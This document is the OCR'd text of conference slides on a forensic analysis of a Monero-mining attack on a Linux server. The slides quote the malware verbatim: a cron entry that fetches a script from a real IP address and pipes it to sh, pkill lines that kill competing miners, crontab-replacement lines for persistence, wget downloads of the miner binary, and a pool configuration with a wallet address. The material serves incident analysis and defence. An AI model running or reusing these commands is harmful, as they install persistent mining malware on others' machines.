Linux Servers Under Siege

A Real Case Forensic Analysis of a Cryptocurrency Miner Attack

Veronica Valeros, Israel Leiva, Joachim Suico, Bryan Campbell, Maria Rigaki, & Sebastian García

CivilSphere Project, Czech Technical University in Prague

AI CENTER

ČVUT ČESKÉ VYSOKÉ UČENÍ TECHNICKÉ V PRAZE


AVAST FOUNDATION

$whoami

- Veronica Valeros (@verovaleros)
- Team lead CivilSphere at the Czech Technical University in Prague (CTU) www.civilsphereproject.org
- Co-founder of Independent Fund for Women in Tech www.womenintechfund.org
- Co-founder of HackerSpace MatesLab
- Researching Remote Access Trojans (A Study of RATs)


About this talk…

Initial alert from IT department




```
From: root <system-messages@xxx.yyy.zzz>
To: "tomcat6"
Cc:
Bcc:
Date: Mon, 19 Feb 2018 12:21:02 +0100
Subject: Cron <tomcat6@xxx> wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh
pkill: killing pid 2271 failed: Operation not permitted
pkill: killing pid 1774 failed: Operation not permitted
pkill: killing pid 2271 failed: Operation not permitted
```

What does this mean?




```
From: root <system-messages@xxx.yyy.zzz>
To: "tomcat6"
Cc:
Bcc:
Date: Mon, 19 Feb 2018 12:21:02 +0100
Subject: Cron <tomcat6@xxx> wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh
pkill: killing pid 2271 failed: Operation not permitted
pkill: killing pid 1774 failed: Operation not permitted
pkill: killing pid 2271 failed: Operation not permitted
```

Downloading the suspicious file



```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -f 67.231.243.10
pkill -9 jva
pkill -f ./atd
pkill -f /tmp/wa/httpd.conf
pkill -f 108.61.186.224
pkill -f 128.199.86.57
pkill -f 142.4.124.164
pkill -f 192.99.56.117
pkill -f 45.76.102.45
pkill -f AnXqV.yam
pkill -f BI5zj
pkill -f Carbon
pkill -f Duck.sh
```

- 298 lines of code of pure PKILL
- PKILL kill processes by name
- Removing other processes in the system (removing the competition)




```
crontab -r || true && \
echo "* * * * * wget -q http://192.99.142.232:8220/logo4.jpg -O - | sh" >> /tmp/cron || true && \
crontab /tmp/cron || true && \
rm -rf /tmp/cron || true && \
```

- Removes the existing jobs in the crontab

- Creates a new crontab job to periodically download a new version of the script and stores it a temporal file in /tmp/cron.

- The temporal file is only used to load the cron job in the crontab and then is deleted.



```
306 wget -O /var/tmp/config.json http://192.99.142.232:8220/config_1.json
307 wget -O /var/tmp/supsplk http://192.99.142.232:8220/gcc
```

- First download: http://192.99.142[.]232:8220/gcc
- Second download: http://192.99.142[.]232:8220/minerd
- Third download: http://192.99.142[.]232:8220/atd2
- Fourth download: http://192.99.142[.]232:8220/atd3
- Fifth download: http://192.99.142[.]232:8220/yam

```
{
    "algo": "cryptonight",
    "av": 0,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 0,
    "log-file": null,
    "max-cpu-usage": 90,
    "print-time": 60,
    "safe": false,
    "url": "stratum+tcp://monerohash.com:5555",
    "user":
"41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKX
pm3zKTUYo",
    "pass": "x",
    "keepalive": true,
    "nicehash": false
}
```

Observed behavior until now

- Removes a list of known processes using pkill (removing older versions of itself or removing the competition)
- Adds itself to the crontab to gain persistence.
- Downloads two files: one binary file (malware) and a JSON file (configuration):
    - Both files are stored in /var/tmp/ as supsplk and config.json.
    - There are several download attempts, in case some are not working.
- The binary file is executed using the downloaded configuration (JSON file).
- The malware starts mining crypto currency.

Are we really infected?


Reviewing Logs: Forensic Analysis

- Goal: being able to explain what happened and how it happened to remediate the infection and prevent similar attacks in the future.

- For this investigation we had full access to the infected machine and all the logs available of the running applications.

What processes are running right now?

- Running processes: mysql, apache2, rpc.statd, rpcbind, redmine, mongodb, PassengerhelperAgent, ./supsplk -c config.json -t 2



```
